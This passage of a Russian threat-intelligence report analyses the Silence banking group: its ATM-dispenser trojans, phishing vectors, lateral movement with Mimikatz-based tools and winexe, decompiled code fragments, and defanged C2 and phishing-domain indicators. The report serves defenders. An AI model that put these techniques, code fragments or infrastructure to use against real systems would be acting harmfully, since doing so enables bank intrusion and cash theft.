
Помимо этого все команды **Kikothac** начинаются с символа #, в том числе команда на загрузку файла из сети #wget. Точно такая же команда реализована в трояне Silence, причем это единственная команда, начинающаяся с символа #. Любая другая строка, не входящая в список команд **Kikothac**, автоматически отправляется на исполнение в командный интерпретатор cmd.exe. То же самое делает и Silence. Полный список команд представлен в разделе "Техническое описание инструментов". Для примера мы приведем ниже две команды Kikothac:

Команда	**Описание**
#wget	Загрузить файл на зараженное устройство. Бот принимает два параметра — URL и имя файла.
Любая другая строка	Отправляет полученную строку в «cmd.exe».

Как видно, обе эти команды присутствуют в трояне Silence и повторяют порядок и тип аргументов, а также логику. Это говорит о том, что для управления пропатченным **Kikothac** была написана серверная часть, которая позже работала, в том числе, и с трояном Silence.

Atmosphere

Для управления диспенсером банкоматов Silence используют уникальную программу **Atmosphere**. На протяжении всей видимой нам деятельности группы троян модифицировался, чтобы соответствовать требованиям Silence. Так троян изменил логику внедрения в процессы, его автор добавил ему гибкий инжектор, что позволило расширить перечень поддерживаемых банкоматов, с которыми работала группа. В дальнейшем троян был избавлен от ненужных функций, которые мешали или не использовались при работе преступников. Например, в последней версии программа не обрабатывала команды с пинпада, а генерируемый лог стал меньше. На начальном этапе развития программу перекомпилировали множество раз, что, скорее всего, привело к нескольким безуспешным попыткам извлечь наличность.



Хакеры удаленно устанавливают на банкомат **Atmosphere.Dropper**, в ресурсах которого содержится библиотека .DLL — основное тело трояна **Atmosphere**. После извлечения тела дроппер внедряет библиотеку в процесс с именем fwmain32.exe. Уже внутри управляющего процесса библиотека предоставляет возможность удаленного управления диспенсером. Как было отмечено выше, в первых версиях присутствовала возможность управления диспенсером с помощью пинпада, но позже эти функциональные возможности были удалены.

Команда	**Описание**
«B»	Получает информацию о содержимом кассет ATM. Помимо этого в лог записывается строка «cash units info received»
«A»	Получает информацию о содержимом кассет без логирования.
«Q»	Получает информацию о содержимом кассет ATM.
«D»	Одноразовая выдача купюр конкретного номинала из банкомата.
«H»	Приостанавливает все потоки в процессе, кроме собственного, и при помощи функций GetThreadContext + SetThreadContext перенаправляет их выполнение на собственную функцию.
«M», «R», «S», «P», «T», «L»	Запись результата выполнения последней команды в файл «C:\intel\<chrs>.007» Эта команда так же по умолчанию выполняется в конце любой другой.

Команды передаются программе через файлы с определенным расширением. Программа считывает команды, исполняет, а затем по логике автора, должна переписывать файл мусором и удалять его для затруднения работы форензик-экспертов. Однако логика программы содержит ошибку, вследствие чего мусор не пишется поверх файла, а дописывается в конец.


```
char __cdecl AppendGarbageAndDelete(LPCSTR lpFileName)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  File = lpFileName;                            // C:\Windows\System32\rserver30\Radm_log.htm
  result = IsFileExists(lpFileName);
  if ( result )
  {
    fileSize = FileSize(File);
    randomVal = GenerateRandomValue(10, 1024);
    GenerateGarbage((int)&garbageBuffer, FileSize + randomVal);
    v12 = 0;
    fileHandle = CreateFileA(File, 0x40000000u, 5u, 0, 4u, 0x82u, 0);
    fileHandle_ = fileHandle;
    if ( fileHandle != (HANDLE)-1 )
    {
      lpFileName = 0;
      SetFilePointer(fileHandle, 0, (PLONG)&lpFileName, 2u);
      NumberOfBytesWritten = 0;
      WriteFile(fileHandle_, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
      CloseHandle(fileHandle_);
    }
    isFileDeleted = DeleteFile(File);
    garbageBuffer = (int)&off_405168;
    if ( lpBuffer )
      free((void *)lpBuffer);
    result = isFileDeleted;
  }
  return result;
```

Данная ошибка встречается и в других программах, используемых группой Silence, что говорит о единственном авторе. Например, этот же участок кода использовался в программе для очистки журналов подключения **RAdmin**.

В ходе мероприятий по реагированию на инцидент информационной безопасности в одном из банков команда криминалистов Group-IB обнаружила порядка 11 программ **Atmosphere**, скомпилированных в разное время и с незначительными изменениями. В одной директории с программами были найдены сценарии для командного интерпретатора, а также отдельный Injector, который принимал на вход в виде аргументов путь до библиотеки DLL и идентификатор процесса, куда должен был внедрить указанную библиотеку. Однако сценарии передавали не идентификатор процесса, а имя целевого процесса, что в итоге привело к безуспешной попытке получить контроль над диспенсером.

Undernet DDoS bot

При анализе одного из серверов **Silence** был обнаружен DDoS бот **Perl IrcBot**. 20 апреля 2017 года с адреса driley123@bellsouth[.]net были разосланы фишинговые письма с эксплоитом, который загружал на машину **Silence.Downloader** с адресом управляющего сервера **92.222.68[.]32** По адресам **hxxp://92.222.68[.]32/bot.pl** и **hxxp://92.222.68[.]32/wolf/** вплоть до 18 июня 2018 года был доступен Perl IrcBot для проведения DDoS-атак.



Первое упоминание этой программы было обнаружено на испанском форуме в сообщениях 2014 года **hxxps://forum.voidsec[.]com/thread-93.html**. В сети были обнаружены модификации этого бота: **hxxps://github[.]com/H1R0GH057/Anonymous/blob/master/ircabuse.pl** и **hxxps://gist.github[.]com/dreadpiratesr/7bccc6eed49150a8564a**. Версия, используемая Silence, основана на **Undernet DDoS bot** (доступен по второй ссылке), согласно уникальной строчке «PRIVMSG : 4,1 [Help] 9,1 Undernet PerlBot Main Help:».

Программы управляются через IRC сообщения. **Использовались два сервера:**

1. ira.pubcs16[.]ro — публичный сервер игроков в counter-strike через канал #test; позже использовался канал #PMA
2. piratesofcyber[.]tk

Smoke bot

В одной из англоговорящих рассылок 2017 года был JS-загрузчик, который устанавливал **Smoke Bot** в систему. Smoke Bot начал продаваться на андеграундных форумах в 2011 году, его продавцом является русскоговорящий злоумышленник под псевдонимом SmokeLdr.

Помимо функций загрузки и исполнения произвольных файлов, Smoke bot имеет в наличии:


- функции сбора парольной информации из браузеров, почтовых программ и другого ПО;
- функции сбора почтовых адресов из сохраненных почтовых аккаунтов;
- функции перехвата вводимых в браузеры данных;
- функции перехвата почтовых и FTP-паролей (в режиме реального времени);
- возможности сбора файлов по заданным критериям;
- модуль DDoS;
- модуль TeamViewer;
- модуль майнинга криптовалюты.

ЗАРАЖЕНИЕ

Письма

Вектор, используемый Silence, стандартный для атак такого типа — фишинговые письма, содержащие в аттаче эксплоиты или вредоносные скрипты. Письма пишутся от имени сотрудников банков, при этом, несмотря на отсутствие дизайнерских элементов (картинки, HTML-разметка), сам текст составлен грамотно и вызывает доверие. В отличие, например, от фишинговых рассылок Cobalt, которые составлены небрежно и рассчитаны на массовость, Silence аккуратны и действуют избирательно.

Так например, 18 августа 2017 года ЦБ Украины оповестил финансовые учреждения о готовящейся атаке вирусом-вымогателем (**https://www.vestifinance.ru/articles/89750**). Мы предполагаем, данное сообщение появилось в результате фишинговой рассылки, осуществленной по банкам Украины, Казахстана и России группой Silence.



Особенностью данной рассылки можно назвать использование эксплоита для уязвимости **CVE-2017-0262**, который приписывают прогосударственной хакерской группе APT28. **Для осуществления рассылки был использован взломанный сервер**.

9 мая 2017 года компания ESET опубликовала отчет по программным средствам группировки APT28 (**https://www.welivesecurity.com/2017/05/09/sednit-**

adds-two-zero-day-exploits-using-trumps-attack-syria-decoy/). Ход заражения системы, а также функциональные возможности вложения из письма Silence совпадают с опубликованным отчетом, однако мы обнаружили модификацию эксплоита на уровне ассемблерных инструкций, так называемый, байт патчинг:

APT28


```
call    eax             ; Call CVE-2017-0263 exploit
call    GetCurrentRights
cmp     eax, 3
jz      short loc_10002DD7
call    WriteData
xor     al, al
jmp     loc_10002F33
```

RESEARCHING CASE

```
call    eax             ; Call CVE-2017-0263 exploit
nop
nop
push    58A80000h
retn
--------------------------
jz      short loc_4E2DD7
call    WriteData
xor     al, al
jmp     loc_4E2F33
```

То есть исходного кода или билдера эксплоита у автора не имелось, поэтому ему пришлось прибегнуть к жестко заданному адресу перехода. Соответственно, и саму нагрузку он был вынужден записывать по жестко заданному адресу. Отметим, что для исполнения такой модификации необходимо обладать достаточно глубокими навыками реверс-инжиниринга.


Чуть позже была осуществлена рассылка с CHM-файлом: в данный формат компилируются справочные материалы Windows. 13 октября 2017 года были произведены фишинговые рассылки от имени различных российских банков. Одно из писем было отправлено от имени российского Банка «Финсервис». **Для этого злоумышленники зарегистрировали домен fcbank[.]ru.**



Данный формат позволяет включать JS-скрипты, а также исполнять удаленный VB и/или Powershell код, путем вызова программы mshta.exe или powershell.exe.


Хотя вектор уже не нов и применялся еще в 2015 году для доставки вредоносного ПО, использование данного типа файлов для доставки в СНГ крайне нетипично и, в некоторых случаях, помогает избегать обнаружения и успешно преодолевать корпоративные системы защиты.

Как мы уже упоминали, одно из писем из писем было сознательно отправлено на адрес CERT-GIB (Центр реагирования на инциденты информационной безопасности Group-IB):



Во вложении содержался архив с ярлыком .LNK, сформированный таким образом, что при открытии ярлыка запускался Powershell, который загружал и запускал **Silence.Downloader**. В результате запуска аттача из писем Silence на компьютер жертвы устанавливается **Silence.Downloader**.

В одной из англоязычных рассылок письмо содержало JS-скрипт. Оно было отправлено от имени Royal Bank of Scotland (указано в подписи) с адреса «HBCL inc» <info@finamnews019[.]xyz>:



После открытия JS-скрипта загружался и запускался **Smoke bot** с сервера **91.207.7[.]79**, который является управляющим сервером **Silence**. Сам же Smoke загружал дополнительные модули с доменов **cassocial[.]gdn** и **variiform[.]gdn**,

первый из которых резолвился на **91.207.7[.]97**. Данный сервер **91.207.7[.]97** использовался Silence для загрузки **Silence.Downloader** в письме с .LNK.

Почтовые серверы

Для рассылки вредоносных писем Silence используют взломанные серверы, а также регистрируют «банковские» домены. Также группой используются публичные почтовые сервисы, такие как **mail.com** и **att.net**.

Если банк, от имени которого осуществляется рассылка, не настроил проверку SPF, то использовался взломанный или арендуемый сервер, с которого затем отправлялось письмо с подмененными заголовками. Например, следующие серверы использовались для отправки писем от имени банков с ненастроенным SPF:

IP	Реальный банк	Провайдер	Страна	Дата
5.200.55[.]198	bankrab.ru	OOO IT-Grad	Россия	07-2016
185.7.30[.]137	itbank.ru	VMLAB LLC VPS Customers	Россия	06-2017

При регистрации новых доменов для сервера, с которого осуществляется рассылка писем, выпускается самоподписанный сертификат (подробнее об этом можно прочесть в разделе "Хантинг"). Таким образом письмо проходит проверку DKIM. Так были зарегистрированы следующие доменные имена:

Домен	IP	Провайдер	Страна	Дата
trustintbank[.]org	109.234.34[.]35	VDSINA VDS Hosting	Россия	2016-07
itbank[.]us	193.0.178[.]12	PE Viktor Tyurin	Нидерланды	2016-07
itrbank[.]ru	31.31.204[.]161	Reg.Ru	Россия	2016-09
itmbank[.]ru	185.100.67[.]129	Hoster.KZ	Казахстан	2016-09
itmbank[.]us	46.30.43[.]83	Eurobyte VPS	Россия	2016-09
mosfinbank[.]ru	5.200.56[.]161	OOO IT-Grad		2016-09
mostbbank[.]ru	31.31.204[.]161	Reg.Ru	Россия	2016-09
	77.246.145[.]86	E-PLANET	Россия	2017-06
	77.246.145[.]82			2017-06
ppfbank[.]ru	85.158.154[.]147	IT-GRAD 1Cloud LLC	Россия	2017-06

fbank[.]org	185.158.154[.]17	IT-GRAD 1Cloud LLC	Россия	2017-06
	185.154.53[.]132			2017-06
dgbank[.]ru	158.255.0[.]35	Mir Telematiki Ltd	Россия	2017-09
bankci[.]ru	95.142.39[.]5	Eurobyte VDS	Россия	2017-09
	95.142.39[.]6	Eurobyte VDS	Россия	2017-09
csbank[.]ru	185.180.231[.]63	FirstByte	Россия	2017-09
fcbank[.]ru	195.161.41[.]2	Avguro Technologies Ltd. Hosting service provider	Россия	2017-09
	81.177.135[.]99			2017-10
mmibank[.]ru	81.177.140[.]58	Avguro Technologies Ltd. Hosting service provider	Россия	2017-09
	81.177.6[.]226			2017-10
spas-ibosberbank[.]ru	185.235.130[.]69	ON-LINE DATA LTD	Нидерланды	2018-01
fpbank[.]ru	217.28.213[.]250	INTRELL-NET	Россия	2018-05
	217.28.213[.]162			2018-05
	217.29.57[.]176			2018-05

Взломанные серверы, используемые для рассылок:

Домен	Дата
tvaudio[.]ru	07-2016
vivacity[.]ru	08-2017
finamnews019[.]xyz	10-2017

ПЕРЕМЕЩЕНИЕ ПО СЕТИ

Помимо вредоносных программ Silence используют некоторые известные утилиты для осуществления своих задач. Так, например, для доступа к скомпрометированным машинам группа использует **winexe** — Linux утилиту для удаленного управления Windows машинами через протокол SMB. Проект Winexe является открытым и доступен по адресу **https://sourceforge.net/projects/winexe/**.

Для доступа к машине под управлением Windows с помощью SMB необходимы следующие условия:

- была активна служба Server Message Block (SMB) и не заблокирована фаерволом;
- была активна служба File and Print Sharing;
- отключена служба Simple File Sharing;
- был доступен сетевой ресурс Admin$ (скрытый SMB объект).

Для доступа к ресурсу Admin$, через который и будет проходить запуск программ, необходимо передать программе авторизационные данные: логин и пароль. **При успешном доступе к целевой машине посредством Winexe на сервере создается и запускается исполняемая программа c:\Windows\winexesvc.exe**.

После получения возможности удаленного запуска программ на целевой машине, хакеры, используя программы, основанные на **Mimikatz,** а также возможности Meterpreter, выгружают данные учетных записей пользователей и администратора домена.

Для получения привилегий администратора компьютера используются LPE эксплоиты. Подтверждено использование standalone LPE эксплоитов **CVE-2008-4250, CVE-2017-0143 и CVE-2017-0263**, остальные образцы не удалось восстановить. Также используются все LPE эксплоиты, предоставляемые фреймворком Metasploit.

Для извлечения паролей из оперативной памяти группа использовала утилиту **Farse 6.1**, основанную на исходном коде Mimikatz (**hxxps://github[.]com/gentilkiwi/mimikatz**). Программа Farse — просто надстройка над Mimikatz, которая при запуске выведет всю информацию, извлеченную из lsass.exe, в том числе и пароли, необходимые для авторизации. Другими словами, это программа, которая автоматизирует работу с утилитой Mimikatz.

```
v2 = 0;
SetConsoleOutputToUTF8();
SetConsoleTitleW(L"Farse 6.1 x86");
SetConsoleCtrlHandler = (void (__stdcall *)(PHANDLER_ROUTINE, BOOL))::SetConsoleCtrlHandler;
v4 = 1;
::SetConsoleCtrlHandler(HandlerRoutine, 1);
curProc = GetCurrentProcess();
OpenProcessToken(curProc, 0x28u, &TokenHandle);
AdjustPrivilege(TokenHandle, L"SeDebugPrivilege", 1);
CloseHandle(TokenHandle);
```

Farse — собственная разработка Silence. Подробный анализ представлен в разделе «Техническое описание инструментов».

Программой **NMAP** злоумышленники пользовались для сканирования корпоративной сети. С ее помощью строили топологию сети, а также выявляли уязвимые хосты, используя которые получали доступ к другим машинам, а также доступ к учетным записям администраторов.

```
Nmap scan report for [redacted]bank.ru (192.168.0.57)
Host is up (0.00s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: [redacted] (Asustek Computer)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```


Для удаления логов **RAdmin** группа использовала самописную программу **Cleaner**, которая дописывала мусор в указанный файл. Данная программа содержит логическую ошибку, вследствие которой данные пишутся не с начала файла, а в его конец. Реализация скопирована из **Atmosphere**.

УДАЛЕННЫЙ ДОСТУП

После получения контроля над машиной (с помощью эскалации привилегий или учетной записи администратора домена) для дальнейшей работы хакеры устанавливают программу удаленного управления компьютером **RAdmin**. Программа модифицируется таким образом, чтобы работать скрытно от пользователя.

В то же время совместно с **RAdmin** используется и стандартный доступ по **RDP**. Для этого злоумышленники патчат termsrv.dll. В некоторых случаях Silence используют доступ через **WEB RDP** — стандартную службу Windows — по протоколу HTTPS.

Для доступа к узлам внутренней корпоративной сети, к которым нет доступа извне, **Silence** используют уникальную программу, которая позволяет проксировать трафик с бэкконнектом. Первая программа была написана на Delphi. Она классифицируется как **Silence.ProxyBot**, ее подробное описание доступно в разделе «Техническое описание инструментов». Чуть позже Silence перешли на версию программы под .NET. — **Silence**.**ProxyBot.NET**.



Таким образом, любой компьютер превращался в proxy с бэкконнектом и становился промежуточным узлом для доступа к критическим серверам в сети.

Подробно изучив протокол взаимодействия с бэкконнект-сервером, мы написали программу для выявления серверов Silence. Эти данные были использованы для детектирования инфраструктуры преступной группы, сам алгоритм описан в разделе «Хантинг».

АТАКУЕМЫЕ ЦЕЛИ

Первый известный нам инцидент с группой Silence произошел **в июле 2016 года**. Хакеры попытались вывести деньги, вручную сформировав платежное поручение в системе межбанковских переводов через **АРМ КБР**. Однако платежка была составлена неверно. Сотрудники банка вовремя обнаружили подозрительную активность и предприняли меры по противодействию злоумышленнику своими силами. Но это не остановило Silence.

Несмотря на реакцию службы безопасности, а также проваленную первую попытку, через месяц, в августе, хакеры восстанавливают доступ к серверам этого банка и предпринимают повторную попытку. Для этого они загрузили программу для скрытого создания скриншотов экрана пользователя и начали изучать работу операторов по псевдо-видеопотоку.

В 2017 году Silence начала проводить атаки на банкоматы, это первый известный нам успешный случай вывода денег этой группой. За ночь банкоматы банка «выплюнули» денег на **7 млн. рублей**. В этом же году они проводили DDoS-атаки с помощью **Perl IRC бота**, используя публичные IRC чаты для управления троянами.

В 2018 году хакеры провели атаку через карточный процессинг, успешно выведя за выходные через банкоматы партнера банка **35 млн. рублей**.

В 2018 году, в апреле, то есть спустя всего два месяца группа возвращается к прежней схеме и выводит деньги через банкоматы. Им удается за одну ночь «вынести» порядка **10 млн. рублей**.

АРМ КБР

На момент мероприятий по реагированию на инцидент информационной безопасности (**Incident Response**) доступ к общему каталогу, в который осуществляется выгрузка рейсов для АРМ КБР, имели два ПК сотрудниц, работающих с корреспондентскими счетами: непосредственно сервер, на котором располагался этот каталог, и терминальный сервер. Ниже представлена хронология атаки, которую нам удалось восстановить.

13.06.2016. С использованием учетной записи администратора контроллера домена осуществлялась установка службы «winexesvc». Указанная служба запускалась как служба ОС из файла «C:\Windows\winexesvc.exe». Данный сервис позволяет осуществлять удаленное выполнение команд, запускаемых с систем GNU/Linux, на компьютерах с операционными системами Windows по протоколу SMB. Предположительно, компрометация учетных записей производилась с помощью ПО класса Mimikatz, либо его вариаций, однако следов его работы не обнаружено.

06.07.2016. Были осуществлены попытки хищения денежных средств из АРМ КБР Банка. По мнению экспертов Group-IB, у злоумышленников произошла

машинная ошибка при обработке рейса АРМ КБР с целью подмены платежных реквизитов. После чего, службами банка были предприняты попытки по пресечению повторного вторжения злоумышленников. Несмотря на предпринятые меры, **19**.**07**.**2016** начинается повторная установка службы «winexesvc» на серверы и рабочие станции, в этот раз с использованием учетной записи системного администратора.

30.**07**.**2016**. На сервер с каталогом было установлено ПО для удаленного управления «Radmin», работающее скрытно от пользователя, в файле «svchost.exe». Данное ПО позволяло злоумышленникам иметь круглосуточный доступ к сети банка, так как сервер являлся виртуальным и работал 24\7.

